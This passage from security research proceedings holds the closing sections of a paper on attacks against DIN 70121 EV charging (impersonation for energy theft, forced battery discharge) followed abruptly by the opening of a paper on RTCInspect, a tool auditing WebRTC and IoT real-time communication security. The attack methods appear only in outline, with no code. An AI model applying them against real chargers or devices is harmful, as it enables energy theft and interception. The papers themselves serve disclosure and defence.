This work exposes critical vulnerabilities in the DIN 70121-based charging infrastructure that underpins millions of deployed electric vehicles worldwide. Through the HotWire attacks, we demonstrated the first practical end-to-end EVCCID impersonation attack against commercial Autocharge systems, enabling untraceable energy theft from public charging infrastructure, and uncovered a forced discharge vulnerability that allows adversaries to drain vehicle batteries through BMS state confusion. Our evaluation across four production EV models and seven charging stations confirms that these are not theoretical weaknesses but immediately exploitable flaws affecting real-world systems in daily use.

The attacks reveal a fundamental design failure where adherence to protocol specifications provides false security assurance while leaving systems vulnerable to logical exploitation. DIN 70121's lack of cryptographic authentication and the observed reliance on protocol state machines over physical sensor verification demonstrate that protocol compliance cannot substitute for defense-in-depth security design. Both vulnerabilities succeed because implementations trust message sequencing and syntactic correctness rather than enforcing cryptographic proof of identity or hardware-validated physical conditions. This gap between standards compliance and security robustness represents a systemic risk that extends beyond EV charging to other cyber-physical systems, where safety-critical operations depend on unauthenticated communication channels. To accelerate remediation and enable community-driven security validation, we will release our open-source testing platform following coordinated disclosure timelines.

LLM Usage Considerations

LLMs were used for editorial purposes in this manuscript, and all outputs were inspected by the authors to ensure accuracy and originality.

Acknowledgments

This research was supported in part by the U.S. National Science Foundation under Grant No. 2235232 and by the Taiwan National Science and Technology Council under Grant No. NSTC 114-2634-F-011-002-MB.

References

[1] ISO 15118-3 Road vehicles – Vehicle to grid communication interface – Part 3: Physical and data link layer requirements, 2015.

[2] Samrat Acharya, Yury Dvorkin, Hrvoje Pandžić, and Ramesh Karri. Cybersecurity of smart electric vehicle charging: A power grid perspective. *IEEE access*, 8:214434–214453, 2020.

[3] Cristina Alcaraz, Javier Cumplido, and Alicia Triviño. Ocpp in the spotlight: threats and countermeasures for electric vehicle charging infrastructures 4.0. *International Journal of Information Security*, 22(5):1395–1421, 2023.

[4] Muhammad Nouman Ali, Georges Kaddoum, Wei Li, Chau Yuen, Muhammad Tariq, and H. Vincent Poor. A smart digital twin enabled security framework for vehicle-to-grid cyber-physical systems. *IEEE Transactions on Information Forensics and Security*, 18:5258–5271, 2023.

[5] Joseph Antoun, Mohammad Ekramul Kabir, Bassam Moussa, Ribal Atallah, and Chadi Assi. A detailed security assessment of the ev charging ecosystem. *IEEE network*, 34(3):200–207, 2020.

[6] Luca Attanasio, Mauro Conti, Denis Donadel, and Federico Turrin. Miniv2g: An electric vehicle charging emulator. In *Proceedings of the 7th ACM on Cyber-Physical System Security Workshop*, CPSS '21, page 65–73, New York, NY, USA, 2021. Association for Computing Machinery.

[7] R. Baker and I. Martinovic. Losing the car keys: Wireless phy-layer insecurity in ev charging. *USENIX Security Symposium*, pages 407–424, 2019.

[8] Kaibin Bao, Hristo Valev, Manuela Wagner, and Hartmut Schmeck. A threat analysis of the vehicle-to-grid charging protocol iso 15118. *Computer Science-Research and Development*, 33(1):3–12, 2018.

[9] Imen Benfarhat, Victor Goh, C. L. Siow, Muhammad Sheraz, and Teong Chee Chuah. Temporal convolutional network approach to secure open charge point protocol (ocpp) in electric vehicle charging. *IEEE Access*, 13:15272–15289, 2025.

[10] Brennan Borlaug, Shawn Salisbury, Matthew Gerdes, and Matteo Muratori. Levelized cost of charging electric vehicles in the united states. *Joule*, 4(7):1470–1485, 2020.

[11] Claire Chang and Tilden Chen. Why pre-charge circuits are necessary in high-voltage systems. *TI, Accessed: Online 08/2024*, 2021.

[12] Mauro Conti, Denis Donadel, Radha Poovendran, and Federico Turrin. Evexchange: A relay attack on electric vehicle charging system. In *European Symposium on Research in Computer Security*, pages 488–508. Springer, 2022.

[13] dSpace Group. dsv2gshark: Wireshark dissector for ISO 15118 and DIN 70121. https://github.com/dspace-group/dsV2Gshark, 2024. Accessed: 2025-04-30.

[14] Zacharenia Garofalaki, Dimitrios Kosmanos, Sotiris Moschoyiannis, Dimitrios Kallergis, and Christos Douligeris. Electric vehicle charging: A survey on the security issues and challenges of the open charge point protocol (ocpp). *IEEE Communications Surveys & Tutorials*, 24(3):1504–1533, 2022.

[15] Mohit Girdhar, Junho Hong, Hyunwoo Lee, and Taewon Song. Hidden markov models-based anomaly correlations for the cyber-physical security of ev charging stations. *IEEE Transactions on Smart Grid*, 13(5):3903–3914, 2022.

[16] A. Heinrich and R. Heddergott. Secure and user-friendly ev charging: A comparison of autocharge and iso 15118's plug & charge. Technical report, V2G Clarity and Hubject, 2019. Accessed: 2025-11-14.

[17] Xuefei Hu, Xinghua Jiang, Jiangfan Zhang, Shuhang Wang, Minghai Zhou, Bingxin Zhang, Zhipeng Gan, and Bin Yu. Electric vehicle charging network security: A survey. *Journal of Systems Architecture*, 159:103337, 2025.

[18] Hossein Jahangir, Subhash Lakshminarayana, and H. Vincent Poor. Charge manipulation attacks against smart electric vehicle charging stations and deep learning-based detection mechanisms. *IEEE Transactions on Smart Grid*, 15(5):5182–5194, 2024.

[19] Jay Johnson, Benjamin Anderson, Brian Wright, Jimmy Quiroz, Timothy Berg, Russell Graves, Josh Daley, Kandy Phan, Michael Kunz, Rick Pratt, et al. Cybersecurity for electric vehicle charging infrastructure. Technical report, Sandia National Lab.(SNL-NM), Albuquerque, NM (United States), 2022.

[20] Amandeep Kaur, Navid Valizadeh, Dhruv Nandan, Tomasz Szydło, Jaganathan Rajasekaran, Vinod Kumar, Masoud Barika, Jie Liang, Rajiv Ranjan, and Rana Omer. Cybersecurity challenges in the ev charging ecosystem. *ACM Computing Surveys*, 2025.

[21] Ahmet Kilic. Secure and convenience charging communication between electric vehicle and charging station with plug and charge. *Electric Power Systems Research*, 243:110371, 2025.

[22] S. Köhler, R. Baker, M. Strohmeier, and I. Martinovic. Brokenwire: Wireless disruption of ccs electric vehicle charging. *ArXiv*, abs/2202.02104, 2022.

[23] Lukas Lanz, Benjamin Noll, Tobias S. Schmidt, and Björn Steffen. Comparing the levelized cost of electric vehicle charging options in europe. *Nature Communications*, 13(5951), 2022.

[24] Seokcheol Lee, Yongmin Park, Hyunwoo Lim, and Taeshik Shon. Study on analysis of security vulnerabilities and countermeasures in iso/iec 15118 based electric vehicle charging technology. In *2014 International conference on IT convergence and security (ICITCS)*, pages 1–4. IEEE, 2014.

[25] Yining Liang, Yining Liu, Xuhui Zhang, and Guangjie Liu. Physically secure and privacy-preserving charging authentication framework with data aggregation in vehicle-to-grid networks. *IEEE Transactions on Intelligent Transportation Systems*, 25:18831–18846, 2024.

[26] Jakob Löw, Dominik Bayerl, Kevin Mayer, and Hans-Joachim Hof. Draindead: Emptying batteries of parked electric vehicles. In *Proceedings of the 3rd USENIX Symposium on Vehicle Security and Privacy (VehicleSec '25)*, Seattle, WA, USA, August 2025.

[27] Sai Murlidharan, Vineeth Ravulakole, Jayanth Karnati, and Haroon Malik. Battery management system: Threat modeling, vulnerability analysis, and cybersecurity strategy. *IEEE Access*, 13:37198–37220, 2025.

[28] Tony Nasr, Sadegh Torabi, Elias Bou-Harb, Claude Fachkha, and Chadi Assi. Power jacking your station: In-depth security analysis of electric vehicle charging station management systems. *Comput. Secur.*, 112(C), January 2022.

[29] National Vulnerability Database. CVE-2022-27948: Tesla vehicles charge port door can be opened by spoofed radio signals. https://nvd.nist.gov/vuln/detail/CVE-2022-27948, 2022. Accessed: 2025-04-30.

[30] OpenInverter Community. PyPLC: HomePlug Modem Modification Guide for EV Charging Communication. https://openinverter.org/wiki/PyPLC, 2024. Accessed: 2025-04-30.

[31] Richa Plaka, Mikael Asplund, and Simin Nadjm-Tehrani. Vulnerability analysis of an electric vehicle charging ecosystem. In *Critical Information Infrastructures Security (CRITIS 2023)*, pages 155–173, 2023.

[32] Qualcomm Atheros. open-plc-utils: Powerline Communication utility software. https://github.com/qca/open-plc-utils, 2024. Accessed: 2026-06.

[33] Bardia Raouf and Saman Mousavian. Active to reactive power attack in interconnected electric power systems and electric vehicle charging stations. *IEEE Access*, 13:39600–39609, 2025.

[34] Dharavath Ronanki and Harish Karneddi. Electric vehicle charging infrastructure: Review, cyber security considerations, potential impacts, countermeasures, and future trends. *IEEE Journal of Emerging and Selected Topics in Power Electronics*, 12:242–256, 2024.

[35] Khaled Sarieddine, Malek Sayed, Chadi Assi, Ribal Atallah, Sadegh Torabi, Joe Khoury, Mahdi Pour, and Elias Bou-Harb. Ev charging infrastructure discovery to contextualize its deployment security. *IEEE Transactions on Network and Service Management*, 21(1):1287–1301, 2024.

[36] Hetian Shi, Yi He, Shangru Song, Jianwei Zhuge, and Jian Mao. Physical-layer signal injection attacks on ev charging ports: Bypassing authentication via electrical-level exploits. *arXiv preprint arXiv:2506.16400*, 2025.

[37] Seyedeh Shirvani, Yasaman Baseri, and Ali Ghorbani. Evaluation framework for electric vehicle security risk assessment. *IEEE Transactions on Intelligent Transportation Systems*, 25(1):33–56, 2024.

[38] Marcell Szakály, Sebastian Köhler, and Ivan Martinovic. Pibuster: Exploiting a common misconfiguration in CCS EV chargers. In *Proceedings of the 3rd USENIX Symposium on Vehicle Security and Privacy (VehicleSec '25)*, Seattle, WA, USA, August 2025.

[39] M. Szakály, S. Köhler, and I. Martinovic. Current affairs: a security measurement study of ccs ev charging deployments. In *Proc. 34th USENIX Security Symp. (USENIX '25)*, 2025.

[40] uhi22. Openv2gx: An open-source implementation of the v2g (vehicle-to-grid) communication protocol iso/iec 15118. https://github.com/uhi22/OpenV2Gx. Accessed: 2025-04-30.

[41] uhi22. pyPLC: Open-source EV charging communication simulation, 2023. Accessed: 2025-04-30.

[42] World Resources Institute. These countries are adopting electric vehicles the fastest, 2023. Accessed: 2025-04-30.

A Ethics Considerations

All experiments were conducted under strict ethical protocols to prevent harm to individuals, property, and critical infrastructure. For the EVCCID impersonation attack validation, we used only our own pre-registered user accounts at public

charging stations, ensuring no third-party victim was financially burdened by our testing. The charging session was terminated after confirming successful authentication bypass and energy delivery, limiting energy consumption to 1.25 kWh paid through our registered account. We did not conduct sustained energy theft or target accounts belonging to unaffiliated individuals. For EVCCID reconnaissance, we obtained identifiers exclusively from vehicles owned by our research team or provided by collaborating automotive manufacturers under non-disclosure agreements, avoiding unauthorized data collection from the general public.

The forced discharge attack evaluations were conducted entirely within controlled environments on private property, with no experiments performed on vehicles in public spaces or fleet operations. All test vehicles were owned by participating manufacturers or our institution and were under continuous monitoring throughout discharge experiments. We implemented multiple safety interlocks, including emergency contactors, current limiting circuits, and automated session termination triggers set at 10% state-of-charge reduction thresholds to prevent battery deep-discharge or thermal stress. No vehicle sustained battery damage or experienced state-of-charge depletion below manufacturer-recommended safe operating limits. All experiments were performed with vehicles in a parked state with parking brakes engaged and high-voltage safety gear worn by researchers to prevent electrical injury.

We initiated responsible disclosure several months before submission, following coordinated-disclosure norms. We provided detailed technical reports (vulnerability descriptions, proof-of-concept sequences, affected versions, and recommended countermeasures) to two of the four automotive manufacturers and the seven charging network operators we evaluated, and also filed reports with an East Asian national vulnerability reporting platform to coordinate with affected vendors in the region.

As of the submission date, two manufacturers have acknowledged the BMS state confusion vulnerability and committed to firmware updates that implement hardware-based voltage verification before contactor closure, with deployment timelines of 6 to 12 months via over-the-air updates. The 180-day coordinated-disclosure embargo has since elapsed, and we have publicly released the toolkit. We withhold specific EVCCID values, charging station identifiers, and implementation details that could enable adversaries to target specific victims or infrastructure.

B Open Policy and Data Access

To promote reproducibility and enable community-driven security research, we release the HOTWIRE toolkit as open-source software under the GNU General Public License v3.0 (GPLv3) following the coordinated disclosure period described in Section A. The toolkit includes complete Python implementations of bidirectional DIN 70121 emulation, hardware schematics for QCA7005-based PLC interfaces, parameterized attack scenario templates, and comprehensive documentation with build instructions and safety protocols. The archived artifact (with a permanent DOI) is available at https://doi.org/10.5281/zenodo.20596315, and the actively maintained development version is at https://github.com/sickcell6000/HotWire. To protect privacy, we do not release raw experimental data containing EVCCID values, charging station identifiers, or geographic locations; instead, we provide anonymized datasets including BMS behavioral profiles, protocol compliance metrics, and attack success rates sufficient for validating our findings.

The HOTWIRE toolkit is designed exclusively for defensive security research, authorized penetration testing, and academic investigation. Users must obtain explicit written authorization from infrastructure owners and vehicle owners before conducting security testing. The GPLv3 license ensures that derivative works and improvements remain open-source, preventing proprietary weaponization of our research tools while enabling the security community to collaboratively strengthen EV charging infrastructure defenses. We acknowledge the dual-use risk, but transparent disclosure under a copyleft license accelerates ecosystem-wide remediation more effectively than security through obscurity, empowering defenders to find and fix vulnerabilities before adversaries exploit them at scale.



Real-Time Compromise: Investigating RTC Security in Consumer IoT

Victor Goeman
DistriNet, KULeuven

Tom Cordemans
DistriNet, KULeuven

Christoph Sanders
DistriNet, KULeuven

Jorn Lapon
DistriNet, KULeuven

Vincent Naessens
DistriNet, KULeuven

Abstract

Real-time communication (RTC) is increasingly adopted in the Internet of Things (IoT), enabling interactive capabilities in smart cameras, home assistants, and industrial devices. However, the security of RTC in IoT remains poorly understood. Unlike standardized WebRTC deployments on the web, IoT implementations are heterogeneous, employing either proprietary protocols or custom WebRTC stacks.

To address this heterogeneity, we present `RTCInspect`, an open-source framework for automated analysis of RTC traffic to detect protocol and cryptographic weaknesses. Using this framework, we conducted, to our knowledge, the first comparative security study of 21 real-world applications, spanning 11 consumer IoT devices and 10 major web platforms.

Our findings reveal a divide between the security practices of WebRTC in web applications and IoT devices. Web applications mainly rely on WebRTC and adhere to security best practices, although many still depend on centralized trust models. In contrast, IoT devices exhibit weaknesses, including unencrypted signaling, exposing long-term credentials, and mismanagement of certificates and keys, enabling Man-in-the-Middle (MITM) attacks.

By exposing these weaknesses and releasing an automated analysis tool, our study offers both a security overview for RTC systems and practical support for developers and researchers.

1 Introduction

Real-time communication (RTC) has become a cornerstone of modern applications, enabling interaction across networks. WebRTC (Web Real-Time Communication) [1], standardized by the W3C and IETF, has emerged as the standard for peer-to-peer communication, offering secure, encrypted media. WebRTC is considered a trusted and secure technology used by billions of users [14].

The Internet of Things (IoT) extends real-time communication (RTC) beyond browsers to a wide range of connected devices, including smart cameras, sensors, and industrial equipment [13]. RTC in the IoT domain enables remote access and real-time monitoring, supporting direct media transmission between devices. While WebRTC adoption in browsers is relatively uniform, RTC in IoT is heterogeneous, with vendors implementing both proprietary protocols and partial WebRTC integrations. This fragmentation results in inconsistent security postures and complicates systematic analysis.

While WebRTC provides strong security guarantees for media and transport, its design leaves one critical component undefined: signaling [20]. This decision grants flexibility but also places the burden of securing this out-of-band communication on the developers. Improperly secured signaling channels expose metadata, credentials, or enable session hijacking. In mature environments, signaling is typically handled with secure defaults such as QUIC or WebSockets over TLS. However, as WebRTC adoption accelerates into more fragmented ecosystems, such as IoT, this flexibility becomes a risk, as they often fail to use secure defaults.

To address this fragmentation, we developed `RTCInspect`, a novel open-source framework that automatically inspects RTC traffic and identifies protocol and cryptographic weaknesses. Using this framework, we conducted, to our knowledge, the first comparative security study of 21 real-world applications, spanning 11 consumer IoT devices and 10 major web platforms.

Our results demonstrate that web applications have converged on secure, standardized WebRTC implementations and generally follow best practices, though many rely on centralized trust models. In contrast, IoT devices either use proprietary protocols lacking fundamental security or implement WebRTC without adhering to best practices. These include the transmission of passwords over unencrypted signaling channels and key mismanagement, such as the reuse of a single private key across multiple product lines.

In this paper, we make the following contributions:

- **`RTCInspect`, a Tool for RTC Security:** We develop an open-source analysis framework that enables re-

searchers and developers to audit RTC applications.

- **A Comparative Analysis of RTC Adoption:** We provide, to our knowledge, the first comparison of RTC protocol adoption across web and IoT ecosystems.
- **An Empirical Study of Signaling Security:** We analyze the security of the signaling channels, identifying insecure implementations in IoT devices.
- **An Audit of Cryptographic Hygiene:** We systematically uncover issues with key and certificate management in RTC communication across web and IoT ecosystems.

The remainder of the paper is structured as follows: Section 2 reviews related work, Section 3 explains WebRTC and its security considerations, Section 4 describes our framework and methodology, Section 5 reports our evaluation, Section 7 discusses implications, and Section 8 concludes.

2 Related Work

We review prior research on signaling, endpoint authentication, and cryptographic challenges in RTC and IoT.

De Groef et al. explored the challenge of endpoint authentication in RTC [5]. They demonstrated that while WebRTC's transport security is robust, the protocol's flexibility in identity management creates vulnerabilities at the application layer. Their work identified novel attacks breaking the chain of trust by manipulating certificate fingerprints and identity assertions, assuming a compromised signaling server or malicious JavaScript code. Our work complements theirs by adopting a broader threat model and focusing on implementation issues in IoT RTC deployments, and performing a security comparison across fields while introducing a novel tool.

Beyond endpoint identity, another line of work has focused on the signaling channel, often identified as the weak link in RTC systems. For example, Toğay introduced a novel key agreement scheme using smart cards to remove the signaling server from the chain of trust [24]. Others have focused on implementing custom signaling servers, as exemplified by Edan and Abdullah, and Sredojev et al. [6, 23]. These two works represent a design pattern where the signaling server is a fully trusted entity, while Toğay's work introduces a design with no trust in the signaling server.

Providing a real-world case study of these risks, Karpisek et al. reverse-engineered WhatsApp's proprietary signaling protocol, demonstrating that a compromised signaling channel can leak significant metadata, even if the media itself is secure [11]. Unlike prior work, which focused on signaling channel proposals in isolation, we provide a systematic comparison of deployed RTC stacks across web and IoT domains.

Chen et al. conducted a systematic study on the security of IoT remote binding [3], the process that connects a user, device, and cloud service. Their investigation revealed widespread design flaws in common binding solutions, such as weak authentication, insecure identifier handling, and insufficient access control, resulting in data leakage, denial-of-service, and connection disruption. Their findings underscore the challenges of secure remote accessibility in IoT, a domain where WebRTC's architecture can provide a more secure foundation.

Together, these works highlight the challenges of RTC security and remote accessibility issues in IoT. However, none provide a systematic, empirical evaluation of both signaling and media channel security in IoT, nor a comparative study of RTC implementation across web and IoT. Our work fills this gap and introduces an open-source auditing tool to support future research and developers.

3 WebRTC Security Model

WebRTC provides a general framework for real-time peer-to-peer communication. To understand its security properties [19], we outline its main components and distinguish four phases in a typical session, illustrated in Figure 1.

3.1 Overview and Phases of WebRTC

3.1.1 Phase I: Identity and Trust Establishment

Before a WebRTC session can be established, peers should be authenticated and authorized to communicate; a process not defined by the WebRTC standard. In a typical cloud-based deployment, peers authenticate to a central backend service functioning as the trust authority, determining which peers are allowed to communicate. Alternatively, peers can establish trust directly, for example, by using a pre-shared secret to prove their identity and authorization.

3.1.2 Phase II: Signaling

The WebRTC specifications define the content that must be exchanged during signaling, the Session Description Protocol (SDP) offer/answer [22], which carries *ICE* (Interactive Connectivity Establishment) parameters and *DTLS certificate fingerprints*. However, they do not prescribe how this information is transported between peers. Applications therefore implement their own signaling channel, commonly using WebSockets, HTTPS/REST, MQTT, or proprietary protocols.

During signaling, one peer generates an SDP offer describing its media capabilities (e.g., codecs and formats), transport parameters, ICE parameters (including the username *ufrag*, password *pwd* [12], and *ICE candidates*), and the *certificate fingerprint*, a hash of the certificate that the peer will later present during the DTLS handshake to verify this authenticity. The remote peer replies with an SDP answer, selecting compatible media options and supplying its own ICE parameters and certificate fingerprint. Applications may also embed




Figure 1: Overview of a WebRTC system

application-specific metadata in the signaling messages (e.g., session identifiers, authentication tokens, credentials, IoT device configuration, or policy constraints).

Because the SDP includes credentials and certificate fingerprints, as per specification [15], the signaling channel must at least be integrity-protected, while encryption is strongly recommended. An insecure signaling channel allows attackers to tamper with SDP attributes, enabling impersonation or man-in-the-middle attacks. Trust establishment has authorized the peers to communicate, integrity-protected signaling, and the DTLS handshake (Section 3.1.4) will subsequently authenticate the peers.

3.1.3 Phase III: Connectivity Establishment

Connectivity establishment in WebRTC is performed by the ICE protocol [12], which coordinates the discovery and selection of a viable transport path between peers.

Based on the ICE parameters and candidates exchanged in the signaling, the peers perform connectivity checks to determine which transport path can actually be used. As illustrated in Phase III of Figure 1, ICE Candidates may be host addresses (local IP/port), server-reflexive addresses (public IP/port) discovered via a STUN server [16], and relayed addresses allocated by a TURN server [17]. STUN servers assist a peer in learning its public-facing address, whereas TURN servers allocate relay ports to forward traffic when direct connectivity is not possible. ICE runs connectivity checks for each candidate pair by sending STUN *Binding Requests* authenticated with the `ufrag` and `pwd`. A prioritized list of candidate pairs is formed by combining each local with each remote candidate. Once connectivity checks are finished, a candidate pair becomes the selected transport path for the subsequent DTLS handshake and encrypted media exchange.

3.1.4 Phase IV: Secure Channel Setup and Media Exchange

Once a transport path has been selected, the peers perform a Datagram Transport Layer Security (DTLS) handshake over this path to establish a secure, authenticated channel [15, 21]. To create an authenticated channel, each peer sends a certificate and verifies that the certificate they receive matches the fingerprint received during the integrity-protected signaling. The RFCs permit both long-lived and ephemeral (self-signed) certificates [20]. Media and data are then exchanged using SRTP [2] and SCTP-over-DTLS [25].

Together, *trust establishment*, *integrity-protected signaling*, and the *DTLS handshake* form a chain of trust. Each step builds upon the previous one to ensure that peers are both authenticated and authorized, and that cryptographically verified mechanisms protect the communication. A weakness in any of these stages compromises the entire RTC session.

Architectural Variations and Deviations

In multi-party scenarios, communication often involves a Selective Forwarding Unit (**SFU**). Each peer establishes a sepa-

rate WebRTC session with the SFU, which typically decrypts and forwards packets to other peers. This model breaks the end-to-end (E2E) encryption, introducing an additional trust assumption toward the SFU.

This contrasts sharply with TURN servers, which act as passive relays and cannot access media content due to the E2E encrypted communication between peers. E2E encryption in an SFU model is possible using emerging technologies like Insertable Streams [26], but this is not yet widely adopted [28].

In IoT settings, implementations frequently deviate from the full WebRTC stack, adopting a proprietary implementation. While some form of signaling and ICE are commonly used, the secure channel setup is either lacking or uses custom protocols, which may weaken security guarantees.

3.2 Network-Observable Security Issues in RTC

For a comprehensive theoretical threat analysis of WebRTC, we refer to prior work [7, 20]. Our focus lies on *network-observable* RTC security characteristics.

To guide our analysis, we classify RTC security characteristics into three domains: signaling, connectivity establishment, and cryptographic handshake, based on phases 2-4. This structured view provides the basis for our empirical evaluation in Section 5.

3.2.1 Signaling

Assess whether the signaling channel provides confidentiality and integrity, as these properties directly determine the security of the subsequent communication.
Potential Failures:

- **No Integrity Protection:** A network adversary can tamper with signaling messages that are sent without integrity protection, enabling a cascade of attacks:
  - **Session Hijacking:** Modified ICE candidates can redirect media streams to attacker-controlled endpoints.
  - **Authentication Bypass:** Altered DTLS certificate fingerprints undermine peer authentication and authorization established during trust establishment. This enables eavesdropping or even active Man-in-the-Middle (MITM) attacks.
- **No Encryption:** If signaling is transmitted in plaintext, an attacker can read signaling messages, enabling:
  - **Credential Theft:** ICE, TURN, and other application-specific credentials can be extracted and reused by attacks.
  - **Information Leakage:** ICE candidates can expose public IPs (de-anonymizing users even with VPNs) and Local IPs (reveal local network topology). To mitigate this problem, developers may use mDNS hostname candidates, hiding the actual local IPs [4].

3.2.2 Connectivity Establishment

Assess the security of the configuration of connectivity establishment and potential relay abuse.
Potential Failures:

- **Long-Term TURN Credentials:** TURN credentials that remain valid across multiple sessions increase the impact if exposed. Unlike short-term, session-bound credentials, these enable persistent access to the relay infrastructure. **Hardcoded TURN Credentials** reused across devices amplify this risk. Once the password leaks, it can be used to tunnel arbitrary traffic, resulting in the abuse of vendor resources and financial impact.
- **Leaked ICE credentials:** Leaked ICE *ufrag* and *password* can enable the forging of authenticated STUN messages to interfere with the connectivity checks or to DoS a peer.
- **Outdated Libraries:** Legacy STUN/TURN libraries, common in IoT SDKs, may contain unpatched vulnerabilities or insecure defaults.

3.2.3 DTLS and Certificate Management

Evaluate the implementation of DTLS handshakes and certificate lifecycles. This focuses on their role in establishing peer identity and securing media transport layers.
Potential Failures:

- **Long-term Certificate:** Certificates that remain unchanged across multiple sessions potentially weaken peer authentication. If the associated private key leaks, an attacker can impersonate the peer in future sessions and thereby eavesdrop or modify communication. Long-term certificates also enable fingerprint tracking across sessions, degrading user privacy [8]. While long-term certificates are not a problem by default, they require secure management of the private key. Best practice is to use ephemeral, per-session certificates. **Reused Certificates** across devices or product units amplify the risk of compromise. If a shared private key is extracted from a device, attackers can impersonate the entire product line.

- **Insecure Cryptographic Parameters:** Negotiating a deprecated cipher suite (e.g., CBC-based ciphers) weakens the confidentiality of media streams.

4 Methodology

To systematically evaluate RTC security in real-world applications, we designed a two-stage methodology. First, we developed `RTCInspect`, an automated framework for the passive analysis of RTC network traffic. Second, we applied this framework to a curated dataset of PCAP traces collected from 21 real-world applications, enabling a comparative assessment of their security properties.

4.1 Passive Traffic Analysis Framework

We developed an open-source Python framework to systematically analyze RTC traffic from standard network capture (.pcap) files. The framework builds on Scapy and PyShark: Scapy parses raw TCP/UDP streams, while PyShark handles encrypted or fragmented protocols.

4.1.1 Protocol Dissection and Data Extraction

The framework's core function is to dissect RTC traffic using several specialized modules:

- **Signaling Analyzer:** This module identifies signaling traffic through a two-layered process. The module first performs signature-based extraction targeting known protocol headers (SIP and SDP) and JSON-encoded signaling schemas (XMPP). In the absence of high-confidence signatures, a heuristic scoring model is applied. This second tier scores sessions based on a combination of structural indicators: payload entropy, the presence of cryptographic fingerprints (DTLS/SHA-256), and the recurrence of typical signaling artifacts like Unix timestamps, media codecs, and Base64-encoded identifiers. This dual-layered approach ensures the detection of both standardized protocols and obfuscated or proprietary signaling mechanisms.

- **STUN/TURN/ICE Analyzer:** This module performs deep packet inspection of STUN, TURN, and ICE traffic and extracts authentication attributes (e.g., USERNAME, MESSAGE-INTEGRITY) or other information (e.g., SOFTWARE). The analyzer decodes XOR-obfuscated network attributes to identify reflexive and relayed transport addresses and thereby map the edge topology. Furthermore, it evaluates the security posture by identifying credential structures, distinguishing between short-term (ICE), long-term (STUN/TURN), and OAuth-based authentication [18], while auditing for protocol-level anomalies such as stale nonces or policy violations.

- **DTLS/TLS Analyzer:** This engine parses DTLS/TLS handshakes to extract offered and chosen cipher suites, security extensions (e.g., use_srtp), and X.509 certificate details.

- **Stream Analyzer:** This module identifies the primary media stream and assesses encryption strength via Shannon entropy.

- **Communication Visualizer:** This module visualizes the most important RTC-related streams in the PCAP file, providing insight into ongoing communications and relations.

Since trust establishment occurs before the WebRTC session (sometimes during production) and takes place within the cloud's internal environment and often happens via proprietary protocols, this phase is challenging to observe from network traces and is therefore omitted from our analysis.

4.1.2 Security Analysis

Once data is extracted, a rules engine analyzes the characteristics to assess the security of the RTC implementation. It identifies a lack of *integrity protection* or *encryption* in signaling, the presence of *long-term* or *short-term* passwords, and outdated certificates. It also compares the supported and chosen ciphers against IANA TLS guidelines to detect *insecure cryptographic parameters* [9]. Next, if potential *TURN credentials* were found, the framework verifies whether the password matches that used to create the HMAC in discovered TURN messages.

4.1.3 Multi-Session Security Analysis

Because certain insecure patterns, such as the *reuse of DTLS certificates* or *TURN credentials* only become visible across sessions, `RTCInspect` aggregates results over multiple captures to detect these longitudinal issues.

The complete results are rendered in a web-based UI, shown in Figure 2. This framework, `RTCInspect`, is open-source and available on GitHub [1]. In addition, we include the evaluation outputs in the repository to facilitate replication and further analysis.

4.1.4 Web Applications: TLS Decrypt

To analyze encrypted traffic in web-based applications, we leverage browser debugging functionality. By setting the `SSLKEYLOGFILE` environment variable, we obtain TLS and DTLS session keys, which enable offline decryption of captured traffic before analysis with `RTCInspect`. This approach does not represent a security weakness; it uses standard debugging functionality to inspect otherwise encrypted communication.

[1] https://github.com/ku-leuven-msec/RTCInspect

